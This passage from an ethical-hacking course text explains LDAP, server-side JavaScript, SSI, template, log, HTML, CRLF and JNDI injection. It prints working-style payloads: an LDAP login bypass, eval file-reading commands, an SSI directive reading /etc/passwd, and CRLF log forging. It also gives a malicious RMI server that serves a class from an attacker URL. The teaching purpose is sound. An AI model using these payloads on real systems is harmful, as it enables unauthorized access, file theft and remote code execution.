
If an attacker enters a valid username "certifiedhacker" and injects **certifiedhacker)(&))**, then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. The LDAP server processes only the first filter; only the query **(&(USER=certifiedhacker)(&))** is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense method against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow the execution of unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as the component of the web application that executed the command.



Other Injection Attacks

Server-Side JS Injection	Vulnerabilities for server-side JavaScript injections emerge when an application integrates **user-controllable values** into a string that is dynamically validated by a code interpreter Attackers exploit these vulnerabilities to compromise the functionality and data of applications hosted by the server
Server-Side Includes Injection	Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement Attackers exploit this feature to pass **malicious SSI directives** as input values and perform malicious activities
Server-Side Template Injection	Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template Attackers can inject **malicious template directives** to run arbitrary code and gain complete control over the target web server
Log Injection	Attackers launch log injection attacks by exploiting the acceptance of unsanitized or **non-validated input** into application logs



Other Injection Attacks (Cont'd)

HTML Injection	Attackers exploit vulnerable form inputs to **inject HTML code** into a web page and change the appearance of the website or the information provided to its users
CRLF Injection	Attackers inject **carriage return (\r) and linefeed (\n)** characters into user input to trick a web server, web application, or user into terminating the input of a current object and initiate a new object
JNDI Injection	The Java Naming and Directory Interface (JNDI) is a Java-based API that takes a single parameter as input and searches for the requested object based on the specified name Attackers exploit this vulnerability by resolving the "`classFactory`" and "`classFactoryLocation`" attribute requests made using "`InitialContext().lookup(name)`" with a malicious class

Other Injection Attacks

Some other types of injection attacks are discussed below:

- **Server-Side JS Injection**

  Server-side JavaScript injections are vulnerabilities that manifest when an application integrates user-controllable values into a string that the code interpreter dynamically validates. Attackers exploit improper validation of user data and pass random values to alter the code that will be compiled and executed by the server. These vulnerabilities also allow attackers to compromise the functionality and data of the applications hosted by the server. Attackers can also use the server as a source to launch further attackers in the target network.

Example of server-side JavaScript injection:

Attackers can launch a DoS attack by passing commands to the eval() function:

```
While (1)
```

This command forces the server's event loop to use the complete processer time and restricts it from evaluating additional inputs until the process is reinitiated.

Attackers can also read the files' content from the server. The following commands can display the content of the current and parent directories:

```
res.end(require(‘fs’).readdirSync(‘.’).toString())
res.end(require(‘fs’).readdirSync(‘..’).toString())
```

After retrieving the file names, attackers can pass the following commands to read the content inside the file:

```
res.end(require(‘fs’).readFileSync(filename))
```

This vulnerability can be exploited further by initiating and running malicious binary files using the modules **`fs and child_process`**

- **Server-Side Includes Injection**

  Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement. The # directives allow developers to perform this activity. These directives can be files, CGI variables, shell commands, etc. After evaluating all the directives, HTML is delivered to the requester.

  Typical directives include:

  ```
  <!_ #include virtual= “/footer.html” -->
  <!_ #echo var= “DATE_LOCAL” -->
  ```

  Attackers launch server-side injection attacks to take control over web applications integrated with SSI directives. Such an application accepts remote user inputs and uses them on the page. Attackers exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files, running shell commands, and taking control over critical files such as “**`/etc/passwd`**”.

  For example, attackers may use the following malicious directive that results in the retrieval of data from /etc/passwd files, as there is no evaluation of the user inputs:

  ```
  <!_ #exec cmd=”cat/etc/passwd” -->
  ```

- **Server-Side Template Injection**

  While creating dynamic pages, designers or developers use template engines to segregate programming logic from data presentation. Thus, instead of storing code that accepts requests and extracts the required information from the database and passing it to users in monolithic data file, template engines are employed to segregate the presentation of the data from the remaining code that evaluates it.

Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template. When this vulnerability exists, attackers can inject malicious template directives to run arbitrary code and gain complete control over the target web server. This injection is similar to XSS but is often employed to target server internals and achieve remote code execution, making every vulnerable application a primary target. Template injection manifests via designers' code errors and deliberate template disclosure while showcasing rich features of applications, blogs, etc.

For example, consider the following complex PHP and HTML code:

```
<html>
<head>
<title>{{title}}</title>
</head>
<body>
<form method = "{{method}}" action = "{{action}}">
<input type = "text" name = "user" value = "{{username}}">
<input type = "password" name = "pwd" value ="">
<button type = "submit">Submit</button>
</form>
<p> This page took {{microtime(true) – time}} seconds to
render. </p>
</body>
</html>
```

Replace the abovementioned code using template engines as follows:

```
$templateEngine = new TemplateEngine();
$template = $templateEngine -> loadFile ('SignUp.tpl');
$template -> assign('title', 'login');
$template -> assign('method', 'post');
$template -> assign('action' 'SingUp.php');
$template -> assign('username', getUsernameFromCookie());
$template -> assign('time', microtime(true));
$template -> show();
```

The abovementioned code is vulnerable to template injection as it can execute native functions. If attackers are able to attach template files with such expressions, they can run any arbitrary function to gain access to the target web server.

- **Log Injection**

Attackers launch log injection attacks by exploiting unsanitized or unvalidated inputs to application logs. Applications usually store a large number of logs such as access logs, transaction logs, monitor logs, exception or error logs, GC logs, and crash logs. If an application or its administrator fails to log users' events or actions in a secure manner, attackers could insert fake entries or records to corrupt the log file. Attackers use this technique to insert misleading information in the log file for covering their tracks in the event of a successful attack.

For instance, consider an application that logs data in the following format:

```
Date, Time, Username, ID, source IP, Request
```

The unvalidated input parameters come directly from the request

```
Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz; id=Walkin
```

Attackers can manipulate the id parameter to save the log with fake inputs:

```
Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz; id=\r\n (Fake input)
```

If the log fails to escape null bytes, the remainder of the string is not recorded.

For example,

```
Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz; id=%00
```

The individual log entry can be prevented at the id field

```
Date, Time, Username, ....
```

- **HTML Injection**

An HTML injection attack is initiated by injecting HTML code via vulnerable form inputs of a web page to change the appearance of the website or the information provided to its users. It is different from JavaScript and VB script injection attacks. HTML is a core language employed to design a website, and it is often targeted by attackers to change its functionality and original look. If an attacker can successfully inject HTML code, legitimate users may be diverted from their intended activity.

For instance, when the HTML code is injected, it allows the attacker to create a malicious form that appears to be genuine to the end users. It requests users to re-enter their credentials. Once the form is submitted with their credentials, it exfiltrates the information to the attacker.

Example: General application template for search results page:

```
<html>
<h1> Results matching the given query: </h1>
<h2> {user_query} </h2>
```

```
<ol> <li> Result A
<li> Result B </ol>
</html>
```

User query:

```
</h2>special offer <a href=www.certifiedhacker.com>malicious link </a><h2>
```

Resulting page following HTML injection:

```
<html>
<h1> Results matching the given query: </h1>
<h2></h2> special offer <a href=www.certifiedhacker.com>malicious link</a><h2></h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

However, the attacker aims to include HTML code in a page that other users visit. For this purpose, code injection should be included in the page content that is intended to be viewed by end users. The injection occurs if applications save untrusted user inputs and disclose data to other users. For instance, assume that the abovementioned application consists of a page showing the users' search history:

Code snippet (application template) for search history page

```
<html>
<h1> Recent search history: </h1>
<ol> <li><h2> {user_query_1} </h2>
<li><h2> {user_query_2} </h2> </ol>
</html>
```

Resulting search history page following HTML injection

```
<html>
<h1> Recent search history: </h1>
<ol>
<li><h2> Top 10 thriller movies </h2>
<li><h2></h2> special offer <a href=www.certifiedhacker.com> malicious link</a><h2></h2>
</ol> </html>
```

Now, every search result link that a user tries to access will display a malicious link generated by the attacker. If any user is attracted to the link and opens it, he/she will be viewing the content generated from attacker's domain, and any credentials entered on that page are exfiltrated to the attacker.

- **CRLF Injection**

  In a carriage return line feed (CRLF) injection attack, attackers inject carriage return (\r) and line feed (\n) characters into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated. CRLF injection is a vulnerability that manifests when a user enters the CRLF characters into an application. These characters signify the end of the line for different Internet protocols, which, when combined with HTTP request/response headers, can lead to various vulnerabilities such as HTTP request smuggling and response splitting.

  HTTP request smuggling can occur when an HTTP request is transmitted via a server, which serves as a proxy to validate and forward the request to the next server. Such vulnerabilities can also lead to further attacks such as cache poisoning, firewall security breach, and request hijacking.

  In HTTP response splitting, attackers can include arbitrary HTTP headers for the HTTP response to split the response and body. It results in delivering two responses instead of one, which can lead to further vulnerabilities such as cross-site scripting.

  Consider the following example of CRLF injection in log files:

  Suppose that the admin panel has a log file with the IP time and URL path of the visited site as follows:

  ```
  10.10.10.10 - 09:25 - /index.php?page=about
  ```

  If an attacker can embed CRLF characters into the HTTP request, then he/she can change the output flow and can enter fake log entries. Furthermore, the attacker can alter the web application response as follows:

  ```
  /index.php?page=about&%0d%0a127.0.0.1 - 09:25-
  /index.php?page=about&restrictedaction=edit
  ```

  Here, `%0d` and `%0a` are CR and LF encoded characters. After injecting CRLF characters, the log entries appear as follows:

  ```
  10.10.10.10 - 09:25 - /index.php?page=about&
  127.0.0.1 - 09:25 -
  /index.php?page=home&restrictedaction=edit
  ```

  Attackers exploit CRLF injection vulnerabilities to manipulate log entries to hide their malicious activities.

- **JNDI Injection**

  The Java Naming and Directory Interface (JNDI) is a Java-based API that takes a single parameter as input and searches for the requested object based on the specified name. It searches for objects in directory services such as Common Object Request Broker Architecture (CORBA), LDAP, DNS, or Remote Method Invocation (RMI). If the parameter resides in malicious services managed by attackers, then the application fetches a malicious class object from the server, which leads to remote code execution and eventually the compromise of the application.


Attackers exploit this vulnerability in the target Java application by resolving the "`classFactory`" and "`classFactoryLocation`" attribute requests made using "`InitialContext().lookup(name)`" with a malicious class. If the requested object name is responded to with a malicious object class having the same name that is stored in the attackers' servers, the Java application fetches that code and executes it, which leads to remote code execution. If the "`classFactory`" object name is not found in the server, then the Java application fetches the code by resolving "`classFactoryLocation`," which is a URL.

The following is sample code in a vulnerable application that allows JNDI injection:

```
@RequestMapping("/lookup")
@Example(uri = {"/lookup?name=java:comp/env"})
public Object lookup(@RequestParam String name) throws
Exception{
     return new javax.naming.InitialContext().lookup(name);
}
```

The following sample code fetches bytecode from a malicious URL:

```
public class MaliciousRMIServer {
   public static void main(String[] args) throws Exception
   {
     System.out.println("Creating malicious RMI registry on
     port 1097");
     Registry myregistry =
     LocateRegistry.createRegistry(1097);
     Reference reff = new
     javax.naming.Reference("ExportObject","ExportObject","
     http://www.certifiedhacker.com/");
     ReferenceWrapper referenceWrap = new
     com.sun.jndi.rmi.registry.ReferenceWrapper(reff);
     myregistry.bind("Object", referenceWrap);
    }
}
```



Cross-Site Scripting (XSS) Attacks

- Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, enabling malicious attackers to inject client-side scripts into web pages viewed by other users
- It occurs when **unvalidated input data** is included in dynamic content that is sent to a user's web browser for rendering
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it **within legitimate requests**
- Some XSS attack exploits include malicious script execution, redirecting to a malicious server, exploiting user privileges, ads in hidden IFRAMES and pop-ups, data manipulation, etc.

How XSS Attacks Work

